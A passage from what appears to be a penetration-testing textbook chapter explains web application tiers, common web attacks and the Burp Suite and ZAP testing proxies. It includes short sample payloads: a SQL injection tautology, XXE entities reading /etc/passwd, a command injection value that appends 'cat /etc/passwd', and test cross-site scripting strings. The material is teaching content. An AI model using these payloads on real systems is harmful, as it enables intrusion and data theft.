Worse than that, however, the application server is the gateway to sensitive information. This would be entirely dependent on the application, but the application server would be responsible for retrieving and manipulating any data for the application. The application then needs to be able to get access to the data, wherever it's stored. This means it knows where files may be or it would need credentials to any database server that is used. Those credentials could be grabbed and used to gain direct access to the data if the application server were to be compromised.

## Database Server

The *database server* is where the crown jewels are stored. This, again, is entirely dependent on the application. The crown jewels may be inventory for a business, where a user could determine whether a business sells a particular product, or they may be credit card information or user credentials. It would depend entirely on the purpose of the application and what the business determined was important to be stored. This is persistent storage, though a server that sat in the middle of the infor-

mation flow between the database and the client could get temporary access to the data as it passes through. The easiest place to get access to the data, though, is at the database.

One of the challenges with databases is that if an attacker can either pass requests through to them or can get access to the database server itself, the data could be compromised. Even if the data were encrypted in transmission or encrypted on disk, the data could be stolen. If an attacker can access credentials that the application server needs to access the data, the attacker could similarly access data in the database by querying it. Once a user has been authenticated to the database server, it's irrelevant that the data is encrypted anywhere because it has to be decrypted by the database server in order to be presented to the requestor.

Because of the possible sensitivity of the information in the database and the potential for it to be compromised, this server is probably high on the list of key systems, if not at the very top. Because of that, other mechanisms may be in place to better protect this system. Any of the elements within the architecture can expose the data that's stored on this system, so ideally mechanisms are in place on all of them to ensure that the data is not compromised. The data stored here is a common target of the different web-based attacks, but it is not the only target.

## Web-Based Attacks

Because so many websites today have programmatic elements and the service is often exposed to the open internet, they become nice targets for attackers. Of course, attacks don't have to come in the shape of sending malicious data into the application, though those are common. There are other ways of getting what the attacker is looking for. Keep in mind that the motivation is not always the same. Not every attacker is looking to get complete access to the database. They may not be looking to get a shell on the target system. Instead, there may be other motivations for what they are doing. As the canvas for developing web applications expands with more frameworks, more languages and more helper protocols and technologies, the threat increases.



One of the most impactful breaches to date—the Equifax data breach—was caused as a result of a framework used to develop the website. A vulnerability in that framework, left unpatched long after the issue had been fixed and announced, allowed the attackers in where they were able to make off with the records of about 148 million people.

Often, attacks are a result of some sort of injection attack: the attacker sends malicious input to the application, which treats it as though it were legitimate. This is a result of a problem with data validation; the input wasn't checked before it was acted



on. Not all attacks, though, are injection attacks. Other attacks use headers or are a result of a form of social engineering, where the expectation is the user won't notice something is wrong while it's happening. Following are explanations of some of the common web attacks, so you will have a better idea of what is being tested when we start looking at tools a little later.

As you are looking through these attack types, keep the target of the attack in mind. Each attack may target a different element of the entire application architecture, which means the attacker gets access to different components with different sets of data to achieve different results. Not all attacks are created equal.

## SQL Injection

It's hard to count the number of web applications that use a database for storage, but as a proportion, it's likely large. Even if there is no need for persistent storage of user information, a database could help to guide the application in what is presented. This may be a way of populating changing information without having to rewrite code pages. Just dump content into the database, and that content is rendered when a user comes calling. This means that if you are looking to attack a web application, especially one where there is significant interaction with the user, there is probably a database behind it all, making this a significant concern when testing the application.

Structured Query Language (SQL) is a standard way of issuing queries to relational databases. It has existed in one form or another for decades and is a common language used to communicate with the databases behind the web application. A common query to a database, looking to extract information, would look something like "SELECT \* FROM mydb.mytable WHERE userid = 567". This tells the SQL server to retrieve all records from the *mytable* in the *mydb* database where the value in the column named *userid* is equal to *567*. The query will run through all of the rows in the database looking for matching results. The results will be returned in a table that the application will have to do something with.

If you are working with a web application, though, you are probably not using constant values like *567*. Instead, the application is probably using a variable as part of the query. The value inside the variable is inserted into the query just before the query is sent off to the database server. So, you might have something like "SELECT \* FROM mydb.mytable WHERE username = '", username, "'";". Notice the single quotes inside the double quotes. Those are necessary to tell the database server that you are providing a string value. The value of the variable *username* would be inserted into the query. Let's say, though, that the attacker were to input something like ' OR '1' = '1. This means the query being passed into the server would look like this: "SELECT \* FROM mydb.mytable WHERE username = '' OR '1' = '1';".

Since 1 is always equal to 1 and the attacker has used the Boolean operator OR, every row is going to return a *true*. The Boolean OR says that if either side of the OR is true, the entire statement is true. This means that every row is going to be evaluated against that query, and the  $1 = 1$  is always going to return a *true* so the entire statement will evaluate to true and the row will be returned.

This is a simplistic example. Often mitigations are in place for simple attacks like this, but the concept remains the same. The attacker submits SQL into a form field somewhere, expecting that what is entered will make it all the way to the database to be executed there. That's a SQL injection attack—injecting SQL statements that are syntactically correct and accurate into the input stream, hoping to have that SQL executed by the database server to accomplish some result. Using a SQL injection attack, the attacker could insert data, delete data, gain access to the application by forcing a bogus login to return *true*, or perhaps even get a backdoor installed on the target machine.

## XML Entity Injection

At their core, all injection attacks are the same. The attacker is sending something into the input stream, hoping that the application will process it in the way the attacker wants. In this case, the attacker is using the fact that applications will often use XML to transmit data from the client to the server. Applications do this because it allows for structured, complex data to be sent in a single bundle rather than as a parameterized list. The problem comes with how the XML is processed on the server side.



Asynchronous JavaScript and XML (Ajax) is how web applications get around the fact that HTTP and HTML alone, as web servers were originally intended to work, require the user to initiate a request. This happens by going directly to a URL or clicking a link or a button. Application developers needed a way for the server to be able to send data to the user without the user initiating the request. Ajax handles this problem by placing JavaScript in the page that then runs inside the browser. The script handles making the requests in order to keep refreshing the page if the data on it is prone to constant change.

These injection attacks end up working because of something called an *XML external entity* (XXE). In the XML being sent to the server, there is a reference to something within the operating system. If the XML parser is improperly configured and allows these external references, an attacker can get access to files or other systems inside the network. **Example 8-1** shows a sample of XML that could be used to return a file on the system that's handling the XML.

### Example 8-1. XML external entity sample

```
<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE wubble [
<!ELEMENT wubble ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</wubble>
```

The external entity is referenced as *xxe*, and in this case, it's a call to the SYSTEM looking for a file. Of course, the */etc/passwd* file will give you only a list of users. You won't get password hashes from it, though the web server user probably doesn't have access to the */etc/shadow* file. This isn't the only thing you can do with an XML injection attack, though. Instead of a reference to a file, you could open a remote URL. This could allow an outside-facing server to provide content from a server that is only on the inside of the network. The XML would look similar except for the *!ENTITY* line. [Example 8-2](#) shows the *!ENTITY* line referring to a web server with a private address that would not be routable over the internet.

### Example 8-2. XML external entity for internal URL

```
<!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>
```

One other attack that could be used with this is to refer to a file that would never close. On a Unix-like operating system, you could refer to something like */dev/urandom*, which would never have an end-of-file marker because it just keeps sending random values. There are other, similar, pseudodevices on Linux and other Unix-like operating systems. If this type of attack were used, the web server or the application may stop functioning properly, causing a denial of service.

## Command Injection

*Command injection* attacks target the operating system of the web server. With this type of attack, someone could take advantage of a form field that is used to pass something to the operating system. If you have a web page that has some sort of control of the underlying device or offers up some sort of service (for example, doing a *whois* lookup), you may be able to send in an operating system command. Theoretically, if you had a page that used the *whois* command from the operating system, the language the application was written in would do something like a *system()* call, passing in *whois* followed by what should be a domain name or IP address.

With this sort of attack, it's helpful to know the underlying operating system so you can pass in appropriate commands and use the right command delimiter. Let's assume that it's a Linux system. Linux uses ; (semicolon) as a command delimiter. So, we could do something like passing in "*wubble.com; cat /etc/passwd*" to the form field.

This would complete the *whois* command being run with the domain name *wubble.com*. The delimiter then says, “wait a second, I have another command to run after the first one is finished.” So, the operating system will also run the next command. All of the output from both would be fed back to the page being presented to the user. This would show the *whois* output but also the contents of the */etc/passwd* file.

This attack targets the server that processes whatever system command is meant to be run. Any command that can be executed by the user that owns the process can be passed in. This means an attacker can gain control of the system. This is probably the web server, but it could be the application server as well.

## Cross-Site Scripting

So far, the attacks have been focused on the server side. Not all attacks, though, are focused on the servers or the web infrastructure that houses the application. In some cases, the target is the user or something that the user has. This is the case with cross-site scripting. *Cross-site scripting* is another injection attack, but in this case, the injection is a scripting language that will be run within the context of the user’s browser. Commonly, the language used is JavaScript since it’s reasonably universal. Other scripting languages that can be run inside a browser, like Visual Basic Script (VBScript), may also be used, though they may be platform dependent.

There are two types of cross-site scripting attack. One is *persistent*. A persistent cross-site scripting attack stores the script on the web server. Don’t be confused by this, however. Just because the script is stored on the web server doesn’t mean that the web server is the target. The script is no more run on the server than HTML is. In each case, the browser processes the language. With HTML, the language tells the browser how to render the page. With something like JavaScript, the script can get the browser to do anything that the language and the browser context allows. Some browsers implement something like a sandbox in order to contain any activity.

With persistent cross-site scripting, the attacker finds a website that allows for the storage and subsequent retrieval and display of data provided by the user. When that happens, the attacker can load a script into the server that will be displayed to users who later visit the page. This is a good way to easily attack several systems. Anyone visiting the page will run the script, performing whatever function the attacker wants. A simple way to test for a cross-site scripting vulnerability is to load something like `<script>alert(wubble);</script>` into a field that leads to persistent storage. An early avenue of attack was discussion forums. The attacker could load up a forum with an attack and wait for people to come visit.

The thing about this, though, is that you may think an easy mitigation is to just block the characters `<` and `>`. That keeps the tags from being stored and interpreted later as

an actual script to be run by the browser. However, there are ways around those sorts of limited input checks.



### Persistent Cross-Site Scripting

Persistent cross-site scripting is also sometimes known as *stored cross-site scripting*. Similarly, reflected cross-site scripting is sometimes known as *nonpersistent cross-site scripting*.

The other type of cross-site scripting attack is called *reflected cross-site scripting*. Instead of being stored on a server for someone to come visit later, this type requires that the script be part of a URL that is then sent to users. This sort of attack looks the same, in essence, as persistent in the sense that you would still need to generate a script that can be run in the browser. The reflected attack requires a couple of other things, though. First, certain characters aren't allowed as part of a URL. This requires that some of the characters be URL encoded.

The process of URL encoding is simple. Any character can be rendered this way, but some are required to be encoded. The space, for example, can't be part of a URL because the browser would consider the URL complete when it hit the space and wouldn't consider anything beyond that. To URL encode, you need to look up the ASCII value for the character and convert the decimal value to hexadecimal, as necessary. Once you have done that, you add a % (percent) to the beginning of the value and you have a character that has been URL encoded. A space, for example, is rendered as %20. The hexadecimal value 20 is 32 in decimal ( $16 \times 2$ ), and that is the ASCII value for the space character. Any character in the ASCII table can be converted in this way.

The second thing that should probably happen is that the URL should be hidden or obscured in some way. This could be done by anchoring text to the link in an e-mail. After all, if you were to receive an email with this in it, you probably wouldn't click it: `http://www.rogue.com/somescript.php?%3Cscript%3Ealert(%22hi%20there!%22)%3B%3C%2Fscript%3E`.

The target, as noted earlier, is the client that is connecting to the website. The script could do any number of things, including retrieving data from the client and sending it off to an attacker. Anything that the browser can access could be handled or manipulated. This creates a threat to the user, rather than a threat to the organization or its infrastructure. The website at the organization is just the delivery mechanism because of an application or script that does a poor job of input validation.

## Cross-Site Request Forgery

A *cross-site request forgery* (CSRF) attack creates a request that appears to be associated with one site when, in fact, it's going to another site. Or, put another way, a user

visits one page that either is on site X or appears to be on site X when in fact a request on that page is being requested against site Y. To understand this attack, it helps to know how HTTP works and how websites work. In order to understand this, let's take a look at some simple HTML source in [Example 8-3](#).

*Example 8-3. Sample HTML source code*

```
<html>
<head><title>This is a title</title></head>
<link rel="stylesheet" type="text/css" href="pagestyle.css">
<body>
<h1>This is a header</h1>
<p>Bacon ipsum dolor amet burgdoggen shankle ground round meatball bresaola
pork loin. Brisket swine meatloaf picanha cow. Picanha fatback ham pastrami,
pig tongue sausage spare ribs ham hock turkey capicola frankfurter kevin
doner ribeye. Alcatra chuck short ribs frankfurter pork chop chicken cow
filet mignon kielbasa. Beef ribs picanha bacon capicola bresaola buffalo
cupim boudin. Short loin hamburger t-bone fatback porchetta, flank
picanha burgdoggen.</p>
This is a link</a>

</body>
</html>
```

When a user visits this particular page, the browser issues a GET request to the web server. As the browser parses through the HTML to render it, it runs across the reference to *pagestyle.css* and issues another GET request for that document. Later, it sees there is an image and in order to render it, another GET request is sent off to the server. For this particular image, it exists on the same server where the page is since the page reference is relative rather than absolute. However, any reference found in the source here could point to another website altogether, and this is where we run into an issue.

Keep in mind that when an *img* tag is found, the browser sends a GET request. Since that's the case, there is no particular reason the *img* tag has to include an actual image. Let's say that instead of an image, you had ``. This would issue a GET request to that URL with those parameters. Ideally, a request that expected to make a change would issue a POST request, but some applications accept GET requests in place of the preferred POST.

The target here is the user. Ideally, the user has cached credentials for the referred site and page. This would allow the request to happen *under the hood*, so to speak. The user probably wouldn't ever see anything happening if the negotiation with the server is clean, meaning the credentials are cached (there is a cookie that is current) and it's passed between the client and the server with no intervention. In some cases, perhaps

the user is asked to log into the server. The user may not understand what is happening, but if they aren't very sophisticated, they may enter their credentials, allowing the request to happen.

This is another case where the target is the user, or potentially the user's system, but the attack is helped along because of what may be considered poor practices on the part of the web development team. It's the script that is being called that allows the attack to happen.

## Session Hijacking

One of the downsides of HTTP as it was designed is that it is entirely stateless. The server, according to the protocol specification, has no awareness of clients or where they are in a transaction to acquire files and data. The server has no awareness of the contents of the file to know whether clients should be expected to send additional requests. As noted previously, all of the intelligence with respect to requests that are made is on the browser side, and the requests exist in complete isolation from the standpoint of the server.

There are a lot of reasons that it may be helpful for the server to have some awareness of the client and whether they have visited previously. This is especially true when it comes to selling anything online. There is no shopping cart keeping track of items you want to buy without an awareness of state. There is no way to authenticate a user and maintain the user in a "logged-in" state. There has to be a way to retain information across requests. This is why cookies exist. A *cookie* is a way of storing small amounts of data that get passed back and forth between the server and the client.

However, we're talking about session hijacking. One type of cookie is a *session identifier*. This is a string that is generated by the application and sent to the client after the client has authenticated. The session identifier lets the server know, when it's been passed back from the client, that the client has passed authentication. The server then validates the session identifier and allows the client to continue. Session identifiers will look different based on the application that generated them, but ideally they are created using pieces of information from the client. This prevents them from being stolen and reused. You can see an example of a session token in [Example 8-4](#).

### *Example 8-4. HTTP headers including session identification*

```
Host: www.amazon.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:58.0)
          Gecko/20100101 Firefox/58.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://www.amazon.com/?ref_nav_ya_signin&
X-Requested-With: XMLHttpRequest
```

```
Cookie: skin=noskin; session-id=137-0068639-1319433; session-id-time=2081786201l;
csm-hit=tb:s-PJB1RYKVT0R6BDGMN821|1520569461535&adb:adblk_no;
x-wl-uid=1HWKHMqArB0rSj86npAwn3rqkxik9PBt7W0IX+kSMFH9x/WzEskKefEx8NDD
K0PFVQWcZmpwJzrdfxlTLg+75m3m4KERfshgmVwHv1vHIwOf5pysSE/9YFY5wendK+hg39/
KV6DC0w=; ubid-main=132-7325828-9417912;
session-token="xUEP3yKlBl+lmdw7N2esvuSp61vLnPAG+9QABfpEAFJ7rawYMDdBDSi
jFkcrsx6HkP1I7JGbwFChzyXLEBHohy392qYLmnK0rYp0f0AEOrNYKFqRGeCZkCOuk812i2
RdG1ySv/8mQ/2tc+rmkZa/3EYmMu7D4dS3A+p6MR55jTHLKZ55JA8sDk+MVf0atv31w4sg8
2yt8SKx+JS/vsK9P/SB2xHvf8TYZGnLv2bIKQhxsoveHDfrEgiHBLjXKSs0WhqHOY5nuapg
/fuU1I3u/g="; a-ogbcbff=1; x-main=iJbCUgzFdsGJcU4N3cIRPws9zily9XsA;
at-main=Atza|IwFBIC8tMgMtxKF7x70caK7RB7Jd57ufok4bsiKZVjyaHSTBYHJM0H9ZEK
zBfBALvcPqhXsJbThdCEPRzUpdZ4hteLtvLmRd3-6KlpF9Lk32aNstCLxwn5LqV-W3SMWT8
YZUKPMgnFgwF8nCkxfZX296BIRlueXNkvw8vF85I-iiPda0qZxTQ7C_Qi8UBV2YfZ3GH3F3
HHV-KwkioyS9k82H0JavEaZbU0sx8ZTF-UPkRUDhHl8Dfm5rVZ1i0Nwq9eAVJIs9tSQc4pJ
PE3gNdULvtqPpqyGcLWAXp6Bd3RXlMB3--OfGpUFZ6yZRda1nXe-KcXwsKsYD2jwZS1V8L
0d00Qsaoc0ljWs7HszK-NgdegyG8Ah_Y-hK5ryhG3sf-DXcM00Kfs5dzNwL8MS1Wq6vKd;
sess-at-main="iNsdlmsZIQ7KqKU1kh4hFY1+B/ZpGYRRefz+zPA9sA4=";
sst-main=Sst1|PQFuhjuv6xsU9zTFH344VUfbC4v2qN7MVwra_0hYRz26f53LiJ00RLgrX
WT33Alz4ljZV6WqKm5oRtLP9sxDef3w4-WbKA87X7JFduwMw7ICwLhhJJRLjNSVh5wVdaH
vBbrD6EXQN9u7l3iR3Y7WuFeJqN3t_dyBLA-61tk9ow1QbdfhrTXI6_xvfyCNGkLXW6A2Pn
CNBiFTI_5gZ12cIy4KpHTMyEFeLW6XBfv1Q8QFn2y-yAqZzVdNpjoMcvSJFF6txQXlKhvsL
Q6H-10YPvWAqmTNQ7ao6tSrpIBeJtB7kcaaeZ5Wpu1A7myEXpnlfnw7NyIUhs0Gq1UvaCza
hceUQ; lc-main=en_US
Connection: keep-alive
```

Before you get too excited, this set of tokens has been altered. The session identifier here has been time bound, which also helps to prevent against session hijack attempts. You can see the header that indicates the time that the session identifier was created. This suggests there is a time limit on it that is checked by the server. If an attacker were to get my session identification information, they would have a limited amount of time to use it. Additionally, with a session identifier like this, it should be bound to my device, which means it can't be copied and used somewhere else.

A session hijacking attack targets the user in order to get the user's privileges. The attack requires that the session identifier get intercepted. This can happen with a man-in-the-middle attack, where the traffic is intercepted. This could mean the attacker intercepts the web traffic through its regular stream or reroutes the traffic. This could be done with a snooping attack, for instance.

You can see from the example that commerce sites use session identifiers. Even average users have to be concerned about session hijacking since it's not always, and perhaps not even regularly, about attacking an enterprise to gain access to systems. Sometimes it's simply about theft. If session identifiers could be hijacked, your Amazon account could be used to order goods that could be resold later. Your bank account could be hijacked to transfer money. This is not to suggest, at all, that either of those are open to this attack today, especially since companies like Amazon require information to be revalidated before any changes in shipping information are made.



# Using Proxies

A proxy server is used to pass requests through so the request appears to be made on behalf of the proxy server rather than coming from the user's system. These systems are often used to filter requests so users aren't drawn to malicious sites or, sometimes, using sites that are not specifically business-related. They can be used to capture messages from a client to a server or vice versa in order to ensure no malware gets through to the enterprise network.

We can use the same idea to perform security testing. Since proxy servers are sent requests, which can then be altered or dropped, they are valuable for testing. We can intercept normal requests being made in order to modify values outside expected parameters. This allows us to get by any filtering that is being done by scripting within the page. The proxy server is always after any script has done any sanitization. If the web application relies almost entirely on the filtering in the browser, any alterations made after the fact can cause the application to crash.

Proxy-based testing allows us to programmatically attack the server in different ways. We can see all of the pages that are accessed as a user works through a website to understand the flow of the application. This can help when it comes to testing, since changing the flow of the application may cause failures in it.

Another thing proxy-based testing can do is allow us to authenticate manually, since sometimes programmatic authentication is challenging, if the application is written well. If we authenticate manually, the proxy carries the session identifier that indicates to the application that it is authenticated. If we can't authenticate to web applications, we miss the majority of pages in sites that rely on being accessible only to the right users.



## Spidering Pages

One of the first things any web testing application will do, including proxy-based applications, is get a list of all of the pages. This helps to identify the scope. The process is commonly called *spidering*. Getting the list of pages ahead of time allows the tester to include or exclude pages from the test.

## Burp Suite

*Burp Suite* is a proxy-based testing program that provides a lot of capabilities and is multiplatform so it will run under Windows, Linux, and macOS—anywhere that Java can run. Personally, I'm a big fan of Burp Suite. The challenge is that the version of Burp Suite that is included with Kali is limited, because Burp Suite has a commercial version that unlocks all of the capabilities. The good news is that if you want to use

the commercial version, it's comparatively inexpensive, especially when you look at some of the more well-known testing programs or suites.



To use any proxy-based tester, you need to configure your browser to use the proxy for any web requests. In Firefox, which is the default browser in Kali, you go to Preferences → Advanced → Network → Connection Settings. Configure localhost and port 8080 for the address under Manual configuration. You should also select the checkbox to use this proxy for all protocols.

The interface for Burp Suite can take some getting used to. Every function is a different tab, and each tab may then have additional subtabs. Some of the UI options in Burp Suite may be counterintuitive. For example, when you go to the Proxy tab, you will see an “Intercept is on” button that appears to be pushed in. To turn off the intercept feature, you click the button that says the intercept is on and essentially unpush that button. You can see this in [Figure 8-2](#), as well as the rest of the interface and all of the tabs showing all of the features, at a high level, of Burp Suite.




Figure 8-2. Burp Suite windows



## Locating Burp Suite

You will find Burp Suite in the Kali menu under Web Application Testing.

The Intercept tab is highlighted with the text in red because Burp has intercepted a request. This requires user intervention. You can Forward, Drop, or make changes and then Forward. The request is in plain text, because HTTP is a plain-text protocol, so no special tools are required to change the request. You just edit the text in front of you in whatever way makes the most sense to you, based on your testing requirements. This is not to say that you have to do all of the testing manually. It may be easier to get started if you just disable the Intercept for a while. That will log the starting URL and from there, we can spider the host.

One of the challenges with spidering is that each site may have links to pages on other sites. A spider may follow every link it finds, which may mean you soon have half of all the available pages on the internet logged in your Burp Suite. Burp Suite sets a scope that limits what pages will be spidered and tested later. When you start a spider, Burp Suite will ask you about modifying the scope. **Figure 8-3** shows the Target tab in Burp Suite with the context menu up, which gives us access to the spider feature.




Figure 8-3. Burp Suite Target tab with spider

With the commercial version, you can also perform an active scan, which means it will run through a large number of attacks against the pages within the scope. Unfortunately, this feature is disabled in the community edition, which is what comes with Kali. However, we do have access to one of the coolest features of Burp Suite: the Intruder. Essentially, the Intruder is a fuzzing attack tool. When you send a page to the Intruder, which you can do from the context menu, you can select parameters in

the request and tell Burp Suite how you want to fill in those parameters over the course of testing.

With the commercial version, you get canned lists. Sadly, the community edition requires that you populate the lists of values yourself. Of course, you can use the word lists available in Kali in Burp Suite. **Figure 8-4** shows the Intruder tab, looking at Positions. The positions allow you to select the parameters you want to manipulate. You'll also see a pull-down for "Attack type." The attack type tells Burp Suite how many parameters you are manipulating and how you want to manipulate them. If it's just a single parameter, you have a single set of payloads. If you have multiple parameters, do you use a single set of payloads or do you use multiple payloads? How do you iterate through the multiple payloads? That's what the "Attack type" selection will tell Burp Suite.




Figure 8-4. Burp Suite Intruder

Once you have selected the parameters you want to manipulate, you move to the Payloads tab. This allows you to load payloads and, perhaps more importantly, set up your payload processing. Using a simple word list like *rockyou.txt* may not be sufficient. People will take simple payloads and alter them in specific ways. They may switch out letters for numbers that look like them, for instance (3 for e, 4 for a, and so on). The Payload Processing feature allows you to configure rules that will alter your basic list of payloads as it works through the different payloads.

Earlier we talked about session hijacking. Burp Suite may be able to help with identifying authentication tokens, performing an analysis on them to determine if they are predictable. You would use the Sequencer tab for this. If tokens can be predicted, this may allow an attacker to either determine what a token is or make one up. You can

send requests to the Sequencer from other Burp Suite tools or you can just use a packet capture that you can send to this tool.

While it can take some getting used to, especially with all of the options that are available to configure, Burp Suite performs extensive testing, even with just the limited number of capabilities in the community edition in Kali. This is an excellent starting point for someone who wants to learn how the exchanges between a server and a client work and how changing those requests may impact how the application functions.

## Zed Attack Proxy

The Open Web Applications Security Project (OWASP) maintains a list of common vulnerability categories. This is meant to educate developers and security people on how to protect their applications and their environments from attacks by minimizing the number of mistakes leading to these vulnerabilities. In addition to the list of vulnerabilities, OWASP has also created a web application tester. This is also a proxy-based tester, like Burp Suite. However, Zed Attack Proxy (ZAP) also has some additional features aside from just doing proxy-based testing.



### Locating Zed Attack Proxy

You will find Zed Attack Proxy in the Kali menu under Web Application Testing with the name OWASP-Zap.

The first, and perhaps most important difference between Burp Suite and ZAP, is the Quick Start feature. You can see this in [Figure 8-5](#). When you use Quick Start, which is the tab presented to you when you launch ZAP, all you need to do is provide a URL where ZAP should start testing. This will spider the site and then perform tests on all the pages that have been found. This feature assumes that everything you want to test can be found by just links on pages. If you have additional URLs or pages within the site but they can't be reached by links that follow from spidering at the top of the site, they won't be tested with this approach. Also, Quick Start won't accommodate logins. It's meant to be for quick testing on easy sites that don't require configurations.




Figure 8-5. Zed Attack Proxy quick start

Just like Burp Suite, you can configure your browser to use ZAP as a proxy. This will allow ZAP to intercept requests for manipulation as well as populate the Sites list on the left. From there, you can select what to do with each URL by using the context menu. You can see the selection in [Figure 8-6](#). One thing we probably want to do first is to spider the site. However, before that, we need to make sure we have logged into the application. The site in question here is Damn Vulnerable Web Application (DVWA), which is freely downloadable and can be used to better understand web-based attacks. It does have a login page to get access to all of the exercises.

